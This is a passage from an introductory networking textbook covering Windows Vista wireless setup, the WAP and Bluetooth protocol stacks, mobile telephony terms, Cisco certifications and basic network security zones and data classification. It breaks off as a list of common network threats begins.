Network maintenance and administration is easy. Consider timed macros, autopilot, and automated software to keep the network up and running at its best with the least amount of time and active involvement on your part. The goal is not to create a job for yourself, but to use and enjoy the benefits of your network. That said, there will still be actions that you will have to undertake, and you will have to periodically verify that the automated processes are working as specified. Plan on spending at least six to eight hours per month on administration and support activities for your small home or office network.

Security

Access should be open to authorized users and closed to unauthorized ones. One way to ensure this is to create security zones. A security zone is a segment of a network that is separate from the whole where distinct security or access policy is applied. The purpose of security zones is twofold: to provide or manage access and to protect the privacy of stored information. For example, in a business office environment, a security zone might limit access to financial records to members of the accounting department only.

Availability of Documentation

The completed network should be well documented, with all the component's technical data available. Some people find collecting and cataloging such information tedious. After all, it is much more fun to make connections and configure things to work together. But good documentation can save the day when things go wrong, and failures occur. This is one area where a nitpicky collection of every little detail pays off.

Load Balance

Networks are democratic in the sense that end-users generally expect to receive equal access and performance. Everyone on the network should enjoy more or less the same speeds as the other users, and multiple locations should perform near the same. To improve performance, data transmission loads should be balanced across the network. Drawing out the network connections helps identify aggregate upstream segments with more users than others. After implementation, it may be necessary to test or gauge network performance to find trouble spots.

Chapter 3:
Wireless Communication Systems

Wireless communication networks have become some of the most important aspects of technological advancements in the modern human’s experience. The future even promises more and more advancements.

This chapter is dedicated to the exploration of wireless communications systems technologies, their features, and specific applications. Furthermore, we’ll take a moment to look at Cisco certifications that presently play a big role in equipping individuals with knowledge that is immensely relevant in the operation and management of both wireless and wired networks. However, wireless communication network architecture and wireless communication systems are of greatest concern in this discussion.

Installing a Wireless Adapter

In order to access a WAP to connect to the Internet, be it in a home, in a small office, or in a public place, a wireless card or adapter must be installed in a computer.

Frequently, laptop and notebook computers have wireless adapters built-in, so adding a wireless card or adapter is not necessary. If, however, your machine is not equipped to access a wireless network—as is often the case with desktop machines—you can easily add wireless functionality to it. One of the easiest ways to add this functionality is to plug a USB adapter, such as the Linksys 2.4GHz, 802.11g-compliant USB adapter, into an available USB port on the computer.

Important:

A warning on the package indicates that the CD must be loaded first before you connect the adapter to the PC. It is always a good idea to follow these types of warnings and to perform the CD installation routine before connecting a device.

These steps demonstrate the installation routine for a Windows Vista computer. If you use a different operating system, your steps may vary. The same is true if you install a device other than the Linksys 2.4GHz, 802.11g-compliant USB adapter shown on these pages.

To install, do the following:

1. Close any programs you may have running on your computer, and then place the CD into your computer's CD drive.
2. Click the Start button.
3. In the Start menu, click Computer.
4. Click the icon representing your CD drive to launch the installation application. Launching the startup disk begins the install process.
5. The installation application's Welcome screen appears. Click the Click Here To Start button.

Notice that a second warning appears here, indicating that you should load the software before connecting the device.

6. The License Agreement screen appears. Scroll to the bottom of the agreement; then click 'Next.'
7. The progress screen appears briefly. Afterward, another screen appears, instructing you to insert the adapter into an available USB port on your computer. Do so, and then click 'Next.'

8. After plugging in the adapter, click Next to complete the installation

Accessing a WAP

With the wireless USB adapter installed, the next step is to connect the computer to a wireless network.

Note:

These steps demonstrate connecting to a wireless network using a Windows Vista computer. If you use a different operating system, your steps may vary.

- ➢ Click the Start button.
- ➢ In the Start menu, click Connect To.
- ➢ The Connect to a Network window listing any wireless networks that your computer detects. Click an entry in the list.
    - ○ Notice the green bars next to the name of the wireless network. These indicate the strength of the signal as perceived by your PC. When given a choice of available wireless networks, opt for the one with the greenest bars.
- ➢ Click the Connect button
- ➢ The computer's wireless adapter (or wireless card) attempts to connect.
- ➢ If the network to which you want to connect is not security enabled, skip step 6. If the network is a security-enabled network, you must enter a passphrase or key to gain access.
    - ○ Type the password or key and click Connect
- ➢ A screen is displayed again, indicating the status of the connection attempt. After a few seconds, assuming you have entered the correct passphrase or key, a screen appears. If you plan to use this wireless network in the future—as will be the case if you are connecting to a wireless network in your home or small office—click the Save This Network and Start This Connection Automatically checkboxes to select them. Then click Close.

Publicly available networks apply different security measures. For some, you need only be in the vicinity to connect; for others, you must enter the network's name in order for your computer to detect it. Some require you to enter the WEP or other security key to log in, and still, others require you to launch your Web browser and enter a username and password in the screen that automatically appears after the initial connection.

Setting up a WAP

In addition to using publicly available WAPs, you can set up a WAP of your own. The exact procedure varies by manufacturer; shown here are the steps for setting up a 2-wire gateway with built-in wireless. (Note that these steps assume you've already set up the device as your gateway, and steps you through the procedure for configuring the device for use as a WAP).

- ➢ With the 2Wire gateway with built-in wireless connected to your network, launch and log in to the device's management screen.
- ➢ Click the Home Network tab at the top of the page.
- ➢ In the Status at a Glance section, click the Enable button.
- ➢ Click the Edit Settings button.
- ➢ The Configure the Wireless Network screen appears. Type a name for your network in the Network's Name field.
- ➢ Click the Wireless Channel down arrow and select the desired wireless channel (frequency).
- ➢ To enable users to "see" the network from their laptops, select the SSID Broadcast checkbox.
- ➢ To enable the WAP's security features, select the Wireless Network Security checkbox.
- ➢ Failing to select the Wireless Network Security checkbox disables all security features, making the wireless network open to anyone.
- ➢ Click the Authentication down arrow and select the authentication method (here, WEP).
- ➢ Specify whether you want users to enter the default encryption key or a custom passphrase. If you opted for the latter, type the pass-phrase you want to use in the Key field.
- ➢ Most network access-points work with 80211b or 802.11g devices by default.
- ➢ Click the Save button

- ➢ Log out of the management screen; when you do, your WAP will be up and running.

To set up an independent WAP (that is, one that is not part of a gateway device), simply plug it into your wired network and step through the setup procedure provided by the manufacturer.

Note that you can also use a computer with a connected wireless transceiver as a wireless access point. You have to set up the PC's share features and do some configuring, but it works (although it's probably best to just buy an actual WAP if one isn't built into your gateway).

Wireless Network Management

As an end-user or network manager, it may be necessary from time to time to make changes to existing wireless networks and their connection details on one or more computers. There are only a few steps and screens to become familiar with in order to manage one or more wireless connections.

- ➢ Click the Start button.
- ➢ Click Control Panel.
- ➢ The Control Panel window appears. Click Network and Internet.
- ➢ Regrettably, end-users are often coached to avoid using the Windows Control Panel. I would compare that to a driver's education instructor telling the student not to use the car's steering wheel or brakes while driving. I encourage you and your network end-users to become familiar with the Control Panel; it offers easy access to the tools every user should master in order to work independently to handle a little of their own support.
- ➢ The Network and Internet window appears. Click Network and Sharing Center.
- ➢ The Network and Sharing Center window appears, as shown in Figure 11-16. Notice at the top of the screen the name of the computer that just joined the network, COMPAQ1, and the name of the network. Notice, too, that the panel on the left includes links to tools that enable you to perform various tasks. Click the Manage Wireless Networks link in the panel.

    - ◦ Notice in the lower panel in the Network and Sharing Center window that the Password Protected Sharing setting is turned off, and everything else, from Network Discovery to Media Sharing, is turned on. For a computer without protected or private information, leaving password protection off presents some risk, but on an isolated network, it may be okay to do so.

- ➢ The Manage Wireless Networks window appears, showing the wireless networks currently in the user’s profile. Click a network in the list.
- ➢ A Properties dialog box appears, with the Connection tab displayed by default. This tab contains settings that enable you to establish an automatic connection and change this wireless network’s connection priority (assuming the computer has been configured to connect automatically to more than one wireless network).

    - ◦ Selecting the Connect Automatically when This Network Is in Range checkbox can save you time.

- ➢ Click the Security tab. This tab contains settings that enable you to set the security type, the encryption type, the network security key, and so on. In the dialog box shown, access to the network is available to anyone who knows the security key, and the default encryption type for this network, WEP (wireless encryption protocol), is being used. Higher levels of security may be necessary for your environment.
- ➢ When you have finished adjusting the settings for your wireless network, click OK to close the Properties dialog box.

Wireless Connection Metrics

To check the throughput and top speed of a wireless network connection, do the following:

- ➢ In the Network and Sharing Center window, click the View Status link. The Wireless Network Connection Status dialog box appears, with the General tab displayed by default. It reports the number of bytes sent and received, the signal quality (graphed in bars), and the connection speed.

- ➢ Click the Details button. The Network Connection Details dialog box appears, showing additional information about the wireless connection. To close the Network Connection Details dialog box and return to the Wireless Network Connection Status dialog box, click the Close button.
- ➢ Click the Properties button in the Wireless Network Connection Status dialog box.
- ➢ The Wireless Network Connection Properties dialog box opens, with the Networking tab displayed. Here you'll find various settings that pertain to the wireless network, such as the dynamic IP address assigned to this connection to the computer and the default gateway's address for reaching the Internet.
- ➢ You'll need to make changes to the settings in this tab only on rare occasions, but the information found here may be helpful when diagnosing problems. Knowing, for example, that File and Printer Sharing is enabled can be useful when connections fail.
- ➢ Click the Sharing tab. To allow other users on your wireless network to access the Internet via this computer's Internet connection, select the 'Allow Other Network Users to Connect Through This Computer's Internet Connection' checkbox.
- ➢ The Allow Other Network Users to Control or Disable the Shared Internet Connection checkbox is grayed out because the Allow Other Network Users to Connect Through This Computer's Internet Connection checkbox is unchecked.
- ➢ Click OK to close the Wireless Network Connection Properties dialog box.
- ➢ Click OK to close the Wireless Network Connection Status dialog box.

The WAP Model Architecture

The WAP model encompasses a layered structure typically known as the WAP protocol stack. This is similar to the famous OSI and TCP/IP model architectures. The WAP protocol stack features 5 distinct layers, each charged with a specific role(s).
The individual WAP Protocol stack layers are discussed below:

The WAP Protocol Stack Application Layer

This layer is also referred to as the Wireless Application Environment or, simply, WAE. To content developers, this is the most popular. It harbors content development programming languages (WMLScript and WML), and device specifications, among other things.

WAP Protocol Stack Session Layer

This is also referred to as Wireless Session Protocol Layer. It is commonly abbreviated to WSP. Designed by the WAP Forum, WSP, unlike HTTP, offers rapid connection suspension and reconnection.

WAP Protocol Stack Transaction Layer

This layer is also referred to as Wireless Transaction Protocol layer or, simply, WTP layer. WTP executes on top of a datagram like UDP. It is part of the TCP/IP suite standard protocols. It offers a simplified protocol that is ideal for low bandwidth wireless stations.

WAP Protocol Stack Security Layer

This is what is technically referred to as the Wireless Transport Layer Security, which is shortened to WTLS. This layer encompasses all security attributes of the Transport Layer Security protocol standard. Transport Layer Security is simply referred to as TLS.

We find integrity checks, service denial, authentication, and privacy services in the security layer.

WAP Protocol Stack Transport Layer

This layer is also referred to as Wireless Datagram Protocol layer. Wireless Datagram Protocol is commonly abbreviated to WDP. The WDP permits WAP to be bearer-independent. It achieves this by adapting the corresponding transport layer of the principal bearer.

To foster independence of the bearer to application programmers, the WDP ensures data format consistency to the upper layers of the protocol stack.

Summary

Each lower layer of the WAP protocol stack gives a properly defined interface to the most immediate upper layer. Consequently, the internal functioning of any layer is either invisible or transparent to its upper layers. Essentially, the layered design enables services and applications to take advantage of the WAP-stack's features, too. This makes it possible to utilize the WAP stack for applications and services that are currently unspecified by WAP.

Bluetooth Architecture

As it may already be known, Bluetooth is another form of the many wireless technology standards. It is primarily used for data exchange over short distances. This is possible for both fixed and mobile devices as long as the devices in question are Bluetooth-enabled. The Bluetooth technology wireless standard builds on PANs (or piconets). Short wavelength transmissions in ISM’s 2.4GHz band are used for Bluetooth data exchanges.

Importantly, it must be understood that Bluetooth is also a protocol stack. The Bluetooth stack defines the technology’s functionality as well as its use in the accomplishment of given tasks.

Besides being a software stack, Bluetooth is also a hardware-based radio system. The software offers specifications for linkages between the architectural interfaces of the hardware and software aspects of Bluetooth.

The Bluetooth protocol stack is composed of layers of programs. Every Bluetooth protocol stack layer communicates with a layer below and above it. The Bluetooth protocol stack is composed of upper and lower layers.

Lower Stack Layers

These are the layers that specify the functioning of Bluetooth technology. The **radio layer** (module) forms the base of the Bluetooth protocol stack. This module gives a detailed description of the transceiver’s physical qualities. It is charged with the modulation/demodulation of data for transmission or reception. The data transmission/reception is done in the 2.4GHz band of radio frequencies.

The **baseband layer** comes right above the radio layer. The baseband is charged with the proper formatting of data moving from and to the radio. The baseband defines framing, flow control, packets, and timing.

After the baseband comes the **link manager controller**. This is responsible for the translation of the host controller interface (or the HCI) commands that originate from the upper stack. It is also charged with the establishment and maintenance of the link.

Upper Stack Layers

Upper stack layers contain profile specifications. These specifications pay particular attention to the manner in which communication devices are built. The HCI serves as the interface between the hardware part of the system and the software.

The Logical Link Control and Adaptation Protocol, simply referred to as **L2CAP**, lies just above the HCI. Primarily, L2CAP plays a crucial role in the communication between the two layers of the Bluetooth protocol stack. The protocol stack does not show a linear arrangement above the L2CAP. However, it is vital to mention a thing or two about the Service Discovery Protocol (or the **SDP**). This protocol exists as an independent layer among the other layers of the upper stack protocol layers. SDP offers an interface to the link controller. It also Bluetooth devices to have a crucial feature of interoperability.

Bluetooth Protocol Profiles

When we talk about a Bluetooth protocol profile, we simply mean a set of instructions that define how a protocol stack is meant to be used. Different protocol devices are available depending on the nature of Bluetooth devices linked, and their use. Whereas a FAX machine implements the FAX profile, a mobile phone might implement a Headset Profile (abbreviated as HSP).

A Bluetooth profile does contain information in respect of the following:

- Formats of suggested user interfaces
- Other protocol/profile dependencies
- Particular segments of the protocol stack that is used by the profile

Each Bluetooth profile uses particular parameters and options to perform its task at the different layers of the protocol stack.

The following is a list of the various Bluetooth protocol stack profiles in existence:

- Audio/Video Remote Control Profile (simply referred to as AVRCP)
- Advanced Audio Distribution Profile (Simply referred to as A2DP)

- Personal Area Networking (abbreviated to PAN)
- General Audio/Video Distribution Profile (simply known as GAVDP)
- Hands-Free Profile (or simply HFP)
- Cordless Telephony Profile (or simply CTP)
- Headset Profile (or simply HSP)
- WAP
- SDP
- FTP
- Radio Frequency Communications (or simply RFCOMM)
- Telephony Control Protocol (or simply TCS)
- Video Distribution Profile (or simply VDP)

Mobile Telephony Glossary

Let's take a look at a few mobile telephony terms that we often come across in our discussions of wireless network communications systems.

MOBITEX

MOBITEX is another form of wireless network architecture. It lays down a technological structure for fixed equipment that is essential in supporting all wireless terminals in a radio-based and packet-switched communication system. MOBITEX supporting frequencies include 80GHz, 400MHz, and 900MHz.

Most popularly, MOBITEX refers to MOBITEX Technology AB, which is a renowned wireless communications provider that swung off of Ericcson.

CDPD

This is what is referred to as Cellular Digital Packet Data. It is a standard that supports wireless access to public packet-switched networks as well as the Internet. Modem and cellular telephone providers that offer CDPD services enable users to get internet connectivity at speeds of up to 19.2kbps.

Notably, CDPD is an open standard. It, therefore, conforms to the OSI model's layered structure. Thus, it is capable of extending in days to come.

The CDPD supports connectionless network protocol as well as the Internet Protocol. Besides, it supports multicast service. Expectedly, it is going to support the highly promising IPv6, that seeks to address the issue of IP depletion that’s been staring at the IPv4 addressing system. The circuit-switched version of CDPD (known conventionally as CS CDPD) can be used in scenarios of heavy traffic that warrants dedicated connections.

AMPS

AMPS is an Advanced Mobile Phone Service. It is a specification for analog signal cellular telephone service most common in the larger United States as well as many other countries around the globe. This technology is based on the initial electromagnetic emission spectrum allotment for cellular service. The allotment (allocation) is a responsibility of the Federal Communications Commission. The frequency spectrum that AMPS allocates to cellular telephone ranges from 800 MHz to 900MHz. The 2G version of AMPS cellular technology is D-AMPS. AMPS transfers data at speeds of up to 19.2 kbps using CDPD.

FDMA

FDMA is an abbreviation for Frequency Division Multiple Access. This refers to the division of frequency band allotted for wireless communication into thirty distinct channels. Each channel carries digital data (given a digital service) or a voice conversation. This is the basic technology in Advanced Mobile Phone Service, which is shortened to AMPS. AMPS is undoubtedly the most wide-spread cellular phone system in the whole of North America. FDMA allows individual channels to be apportioned to just a single user at any given moment.

TDMA

TDMA is a short form for Time Division Multiple Access. This is a technology that’s particularly most embraced in radio networks and digital cellular telephone communications. The technology divides individual channels into 3 time slots to increase the amount of exchangeable data. TDMA is a typical feature of GSM, PCS, and D-AMPS spectrums. This technology is also a crucial feature of DECT (which stands for Digital Enhanced Cordless Telecommunications).

CDMA

This is a short form of code-division multiple access. It is a kind of multiplexing that permits several signals to take up one transmission channel. This is particularly important in optimizing the use of bandwidth that is available. The technique uses ADC (analog to digital conversation) alongside spread spectrum technology. It is used primarily in cellular telephone systems that use ultra-high-frequency (UHF). This is typically applicable to telephone systems in the 1.9GHz and 800MHz bands, as well as IS-95.

SSMA

SSMA is a short form of Spread Spectrum Multiple Access. This is a wireless communication technique that uses signals that have transmission bandwidth magnitude that is larger than the required minimum RF bandwidth. There are two core forms of SSMA:

- DSSS
- FHSS

FHSS stands for Frequency Hopped Spread Spectrum, whereas DSS is the short of Direct Sequence Spread Spectrum.

DSSS

It is mostly used in CDMA. A Pseudo Random Noise Code multiplies a message signal. Users are assigned distinct where each code is orthogonal to all other codes allocated to other users. The receiver identifies users by first getting the identity of the respective transmitter.

FHSS

This is a form of multiple access system which involves individual carrier frequency users being varied in a pseudo-random manner inside a wideband channel. For data to be transmitted on various carrier frequencies, they must be broken down into bursts of uniform sizes.

Summary

Time hopping and hybrid are other forms of spread spectrum. It is also important to keep in mind that spread spectrum systems are bandwidth efficient since users are able to share a spread spectrum bandwidth without bothering one another, especially in multiple user environments.

CISCO Certification Guide

Cisco Systems Inc. takes pride in offering a number of world-class certifications that lead dedicated individuals to some world’s highly prestigious IT-related careers. The following is a brief guide that takes us through Cisco Systems’ most decorated certification courses:

CCENT: This stands for Cisco Certified Entry Networking Technician. It is the entry-level course for most of Cisco’s networking requirements.
CCNA: This stands for Cisco Certified Network Associate.
CCDA: This is the short form for Cisco Certified Design Associate.
CCNP: This stands for Cisco Certified Network Professional.
CCDP: This is an abbreviation for Cisco Certified Design Professional.
CCIE: This is a short for Cisco Certified Internetwork Expert.
CCDE: This is an abbreviation for cisco certified Design Expert.
CCAr: This stands for Cisco Certified Architect.

In Cisco’s career endeavor, individuals have lots of certification options from which they can chart their paths. The two primary paths that a Cisco certification enthusiast needs to envision include network operation and network design.

The entry point of all Cisco certifications sets off at the CCENT level. The next level is CCNA, then CCNP, and ends at the CCIE-for operation-oriented Cisco certification path. On the other hand, a network design-oriented would set off at the CCENT level, move to CCDA, then CCDE, and finally wrap up the journey with CCAT.

The above certifications do not represent the entirety of Cisco System’s career development pattern. In fact, there are several high-profile certifications that one can pursue to further their career by considering a knowledge-specific Cisco specialization course.

The two primary categories of Cisco’s specialization courses include:

- Technical specialization courses
- Digital transformation course

Presently, Cisco Systems offers a whopping 15 specializations from which 6 are of technical interest. The technical specialist category considers the following specializations:

- Data Center (FlexPod)
- Collaboration
- Internet of Things (IoT)
- Service Provider
- Network Programmability
- Operating System Software

On the other hand, the Digital Transformation specialists choose from specializations that are geared towards Customer Success and Business Architecture.

The validity of entry, associate, and professional credentials is 3 years. On the other hand, the credentials of CCIE and specialists are only valid for a meager 2 year period. However, CCAr has the longest validity of 5 good years.

The two entry level Cisco certifications are CCT and CCENT. The two do not require prior experience or knowledge to qualify for admission.

CCENT is a prerequisite for associate-level credentials-CCDA and CCNA.

With CCT, one can effectively handle basic network issue diagnosis, onsite work at the customer’s location, and do basic network repair jobs.

CCNA

A CCNA certification equips individuals with basic installation, support, and network (wireless or wired) troubleshooting skills. The following are tracks available for CCNAs: collaboration, cloud, routing and switching, cyber Ops, Industrial, and Data Center.

CCDA

The certification equips learners with basic knowledge and skills in security and voice incorporation in networks, and the design of both wired and wireless networks. To get a CCDA, a person is required to have a valid CCENT or CCNA Routing and Switching (or at least a CCIE certification).

CCNP

CCNA is a prerequisite for all CCNP solution tracks.

Requirements for CCNP solution tracks (apart from Routing and Switching): pass 4 exams.

CCNP Routing and Switching: Pass 3 exams.
CCNPs have skills in planning, deployment, and troubleshooting of networks.

CCDP

To get CDP certification: pass 3 certification exams and have both CCDA and CCNA routing and switching credentials, or any CCDE or CCIE certification.
CCDPs are proficient in the deployment of multi-layered switched networks as well as scalable networks.

CCIE and CCDE

There is no prerequisite for either CCDE or CCIE. The only requirement is passing of both written and practical exams.
A CCIE has expert skills and knowledge in at least one of the following fields:

- Data center
- Collaboration
- Routing and switching
- Security
- Wireless
- Service provider

CCDE are capable of designing infrastructure solutions for large enterprises. The infrastructure solutions include and not limited to:

- Technological
- Business
- Operational
- Budgeting

CCAr

This is the top-level certification in all Cisco certifications. The certification offers validation of an individual’s skills of senior network infrastructure architect. A CCAr is a person who can effectively plan and design

Infrastructure, depending on different business strategies. This, certainly, is the most challenging certification of all Cisco certifications.

Chapter 4:
Network Security

This chapter highlights important network security concepts to help you strike that delicate balance between protecting data and maintaining an adequate level of convenience and functionality for authorized network users. It begins by demonstrating how to assess the unique risks facing your network and consider which protective measures you should take in response. Once you've assessed security risks as they relate to your own circumstances, you will be able to plan for and implement appropriate measures to protect your network servers, workstations, and critical data.

Network Security Zones

A single approach to network security will not fit all circumstances. For example, the odds of a server or workstation being breached—and the consequences of a data leak—may vary considerably from home to home or office to office. Even within the same home or office environment, all risks are not created equal. The next few sections outline an approach to quantifying and dividing security risks in order to create a framework for responding to and containing the threat.

Logical Security Zones

For a home or small-office network, the typical starting point for applying security measures takes into account their smaller physical size and relatively simple infrastructure, with the Internet gateway acting as the first line of defense. This gateway area will include a firewall, which will be either part of a combination gateway or a standalone device.

The application of these rules results in a logical division of network traffic, which allows control of the data traffic based on its characteristics. Most small home and office networks divide into three main zones for security purposes: the area outside of the firewall, or the DMZ; the area inside the firewall that is protected by the firewall; and an area set aside for managed transactions with entities outside of your network, from somewhere on the Web.

- **Internet traffic:** On this traffic path, data packets flow from the Internet to the organization's three-branch network and vice versa.

- **WWW transaction:** This segment features Web servers with transactional information stored in HTTP format intended for access by anyone on the Internet with a Web browser. Therefore, the firewall only allows port 80 (Web traffic) to and from this branch.

- **The DMZ:** This branch allows all types of TCP/IP traffic to and from the Internet and therefore provides no security or controls.

- **Intranet traffic:** This network segment connects to all the internal PCs and network servers on your network.

- **NAT (network address)**: that is not accessible from the Internet.

Traffic is further controlled by disallowing access from the inside to some specific host servers on the Internet and by preventing Internet hosts from initiating a session with any of the internal hosts. In this example, then, there are four logical security zones, to which different security and access policies are applied. They are as follows:

- **Zone 0:** The Internet is zone 0 by default. The network manager cannot exercise any direct control or enforce policy over this lawless environment. The Internet or any other foreign network to which your network connects is, to a large degree, the place where unmitigated risk originates. In your plan and implementation, you will aim many of your defensive measures to protect against those risks where your degree of control is zero.
- **Zone 1:** The DMZ, located inside the first router but outside the first firewall where access is provided without limits, is zone 1.

- **Zone 2:** The transactional zone is zone 2. It is separated and managed to allow what amounts to "read-only" data traffic.

- **Zone 3:** The intranet is the most managed and most protected zone.

Each of these zones supports an exclusive set of security and access polices of its own to match with its purpose to the extent that the currently available technology allows. Later in this chapter, you will see that these logical divisions can be matched with the data-classification scheme suggested for small networks.

Keep in mind that these logical zones or sectors are also physical areas to some degree-but then again, all zones connect with copper wire and silicon chips.

Nonetheless, each logical security zone takes on unique characteristics from other broadly defined and logically distinct areas of the network because they will be managed and controlled differently from other zones-at least from a security perspective.

Zones and Wireless Access Points

By default, wireless access points are in two security zones. One is for the nodes present on the wireless network, and the other is the wired network to which the wireless access point is connected. For this reason, it is important to apply access controls on wireless networks and/or control what can be accessed from the wireless access point. When setting up a WAP for the convenience of visitors, one useful strategy is to limit access from the WAP to the Internet, denying access to the internal network.

Data Security Zones

A data security zone is the smallest point to which digital security measures can be applied. It could be as small as a single cell on a spreadsheet that is password protected or as big as a million-field database. A spreadsheet, document, or database can have multiple security zones and multiple security levels as needed or as defined by a security and access policy.

Data security zones are protected primarily through access controls and data encryption. The encryption can be applied to both the data storage and to the data itself as it travels through the network.

You may already be familiar with network data encryption if you use any Web sites where the URL contains https: instead of just http://.

For example, the data traffic on a Web site where the URL is https://www.mysimpleexample.com and your Web browser would be encrypted as it traveled over the various networks to get to and from your computer. Access control to data files can be controlled by the computer or the network operating system. Access controls within data files, once opened by an application, are controlled by the application. To adequately protect sensitive data, it may be necessary to apply access control measures both when the data is in storage and also use en route encryption when it is traveling over networks.

Physical Access Zones

Control of physical access to network equipment and workstations may be a necessary part of your network's overall security plan and should not be overlooked. While physical security is no substitute for logical and data security measures, it should be considered and designed in conjunction with other protective and defensive measures to the extent possible within your facility. For example, if your company's policy is that only accountants are allowed access to the company's tax-reporting documents, you would not want those accountants to share a printer with any other departmental employees.

Physical access security is also important to prevent damage to file servers and other equipment, be it accidental or malicious. The total cash value of home or small-office network equipment may be another reason to keep some or all of it behind locked doors in a secure area.

Home users might store their equipment in a locked closet or in a room in the basement with a locking door to protect expensive computer networking equipment.

Data Classification

In addition to establishing physical and logical relationships for network security, it is likely necessary to determine levels of protection for the various data found on the network. For example, the U.S. Department of Defense classifies data using four levels:

- **Top secret:** Leakage of information in this category could result in grave damage to national security.
- **Secret:** Leakage of information in this category could result in serious damage to national security.
- **Confidential:** Leakage of information in this category could result in damage to national security.
- **Unclassified:** Information in this category can be given out to nearly anyone.

Notice that three of the levels pertain to restricted-access information, meaning different levels of security are required for each.

Of course, your computer-security measures, based on an assessment of your data's sensitivity, can be much simpler than the one used by the federal government. In fact, for most home and small-office networks, setting up multiple levels of data classification for sensitive data is often counterproductive and complicates the implementation of the protective measures. A simpler approach is to consider all data on your network as falling into one of three security categories:

- Open
- Protected
- Restricted

Open Data

Information in the open category might include information in the public domain, information that is published, data that is open to freedom of information requests, or information that is widely known or published in a company's annual report. The use of resources to protect this category of information is of little or no value as it is available to anyone determined enough to find it and can often be found from multiple sources.

Here are some characteristics of open data:

- It is information that, if found or made public, damages no one.
- It is information that is not secret in and of itself and cannot be kept as such. Your home or office address is a good example.
- If the information is inaccurate, it is merely an inconvenience. Errors cause no great harm.

The danger of classifying information as open is when that information is linked to restricted information. In such a scenario, it might be possible for someone to assemble a profile that impinges on your personal privacy or even makes you a target for identity theft or fraud.

Protected Data

Information in the protected category may be released, and its release may even benefit the owner of the data. The data, however, must be protected to ensure its accuracy and overall integrity. That is, it is data that people inside or outside of the organization rely on; therefore, it must be entirely accurate and truthful. For example, the Enron accounting scandal of 2001 was largely about the fact that people inside and outside the company relied on data to assess the company's overall health and welfare that turned out to be largely inaccurate.

Although the information in this class must be protected to preserve its integrity and accuracy, access to people simply needing to read it is not highly controlled. As such, the protective effort for this category of information is focused on fixing the data as read only and tightly controlling who can originate, publish, or post, or make changes to it. This strategy requires close control over write privileges but opens read-only to nearly everyone. Expending personal or company resources beyond fixing responsibility for parking the information in the first place or changing it once it's posted also provides little payback.

Restricted Data

Data categorized as restricted would encompass any data whose inadvertent or intentional release into the public domain would cause harm to a person or to your organization. One reason for reducing the restricted category to one level for protective action and policies (rather than the three used by the U.S. Department of Defense) is that it allows-even requires—the best possible protective measures to be applied to all data in the classification without distinction. This simplifies data-protection measures in both planning and implementation. That is, if you are going to encrypt restricted data, the cost of using a longer encryption key or the best encryption algorithm is only a small margin higher than implementing a weak one. It boils down to this: If some data held or crossing your network deserves protection, do the best job that can be done given the current technology and your budget to protect it. Any less fails the due-diligence test should control of the data be lost.

Protecting Personal Privacy

These days, many people are rightfully concerned about identity theft, resulting from breaches of control over access to personal data either over the Internet or on a company or home network. One type of data to which users of home and small-office networks will want to restrict access is personal data that's meant to remain private. Likewise, companies holding private information about clients and others must equally consider measures to protect this type of data. This type of data can be divided into three distinct classes:

- Publicly available information
- Information that is private but not protected by law
- Information that is protected by law

Other terms applied to personal information include "non-public, personally identifying information,” “personally identifiable financial information,” and “HIPAA (Health Insurance Portability and Accountability Act) information.” In truth, these lofty terms, when examined, fit somewhere in the first three categories.

As the person responsible for your home or office network, you are the data custodian. If your network hosts information about you or others that should not be easily accessible to anyone without authorization, you must place it in the restricted data category and take the necessary steps to protect it, as well as other information in the restricted category. The following list includes the data about individuals that pose the most risk in the hands of someone out to do harm, be it financial, physical, or emotional, especially if combined with certain types of publicly available information:

- Social Security number (SSN)
- Driver’s license number (DLN)
- Credit-card numbers
- Checking-account numbers
- Savings-account numbers
- Investment account numbers
- Private medical information
- Unlisted phone numbers
- Student number
- Date of birth (DOB)
- Insurance policy numbers

Of the items in this list, the three that facilitate easy identity theft or other invasions of privacy are Social Security number, date of birth, and driver’s license number.

Security Policy Domains

For a home user, the objective of a security policy might be to restrict access Internet by users age 13 and under to www.disney.com and nothing else and to limit Internet use by other minors on the network to certain times of the day.

Useful Tip

If you have resisted conducting commerce over the Internet because of the perceived risk of identity theft, be advised that there are ways to limit your exposure by using pre-paid debit cards such as those offered by https://www.greendotonline.com or Wal-Mart. Another way is to establish a PayPal account to pay for online purchases.

In that case, you might create three Internet access (logical) security policy domains on the home network:

- One allowing access to users age 13 and under to Disney's Web site between, say, 6 p.m. and 8 p.m.
- One allowing users of age 14 to18 access to non-blocked Internet sites between the hours of 7 p.m. and 9:30 p.m.
- One allowing users age 19 and over no time or site restrictions.

As the network operative, your challenge is to enforce the policy for the domain such that the goals of the policy are met. For example, enforcement of the policy example outlined here requires the entry of a user name and password on the workstations, firewall and access rules on the PC operating system, and firewall rules in the Internet gateway/router. These must all work together to effectively enforce the policy.

Baseline Security Measures

It is indeed time to set about building and maintaining some fences and walls around the data elements you need to protect.

The struggle in security circles, even with small-office and home networks, is balancing "how much security is enough" against "how much security we can afford." Candidly speaking, implementing no security at all is no longer practical for Internet-connected workstations.

That said, no two office or home situations are alike with respect to security risks, be they real or perceived—meaning you must assess your situation and consider what protective and defensive measures are appropriate, like so:

- Define the security policy first.
- Identify the domain(s) second.

- Third, assemble the tools and identify the settings necessary to enforce the security and access controls.

The following list provides baseline security measures that everyone should employ:

- Apply controlled physical access measures if appropriate to your environment.
- Password-protect the hardware. This password is called a “boot password” and is entered into the computer or workstation’s BIOS; if the password is not entered, the computer will not boot up. As with all passwords, write the boot password down and put it in the closest thing you have to a combination safe.
- Customize the desktop operating system (most often, a version of Windows or Mac) logins for each home or office user by name and password-protect the profile for individual logins and user rights. Require a password for any administrative activities such as creating and managing the end-user accounts. Maintain administrator rights for only one or two login names.
- Use a product or service that scans for malicious software code entering your network via e-mail or e-mail attachments.
- Scan all incoming media-including floppy disks, jump drives, and CDs-for viruses or malicious code. In addition, scan all incoming files transferred via File Transfer Protocol (FTP) prior to opening.
- Use NAT-protected addresses for all general-use workstations inside the firewall.
- Use and manage the firewall on your Internet gateway. Never expose your entire internal network to all traffic in both directions.
- Use the security features available on your WAP to control access, even for guest users. Change the passcodes and provide them on an as-needed basis. Turn off wireless access points when not needed.
- Protect personal information and other restricted categories of data with a password, encryption, and access controls.
- Download and install Microsoft or Mac OS security updates

right away. If you can, check for updates daily, or automate the update process. Never go more than one week without checking for security updates to the OS.

- Use full-suite desktop security–protection software such as Norton 360 and check for updates daily.
- Manage the Web browser's security levels when surfing unfamiliar sites on the Internet, and enable phishing protection.

Common Network Threats

Attackers have a number of ways with they can cause a mess on a computer network. This section investigates the 3 most common threats to network security with potential security measures that can be instituted to deal with such likely messes. These network threats are:

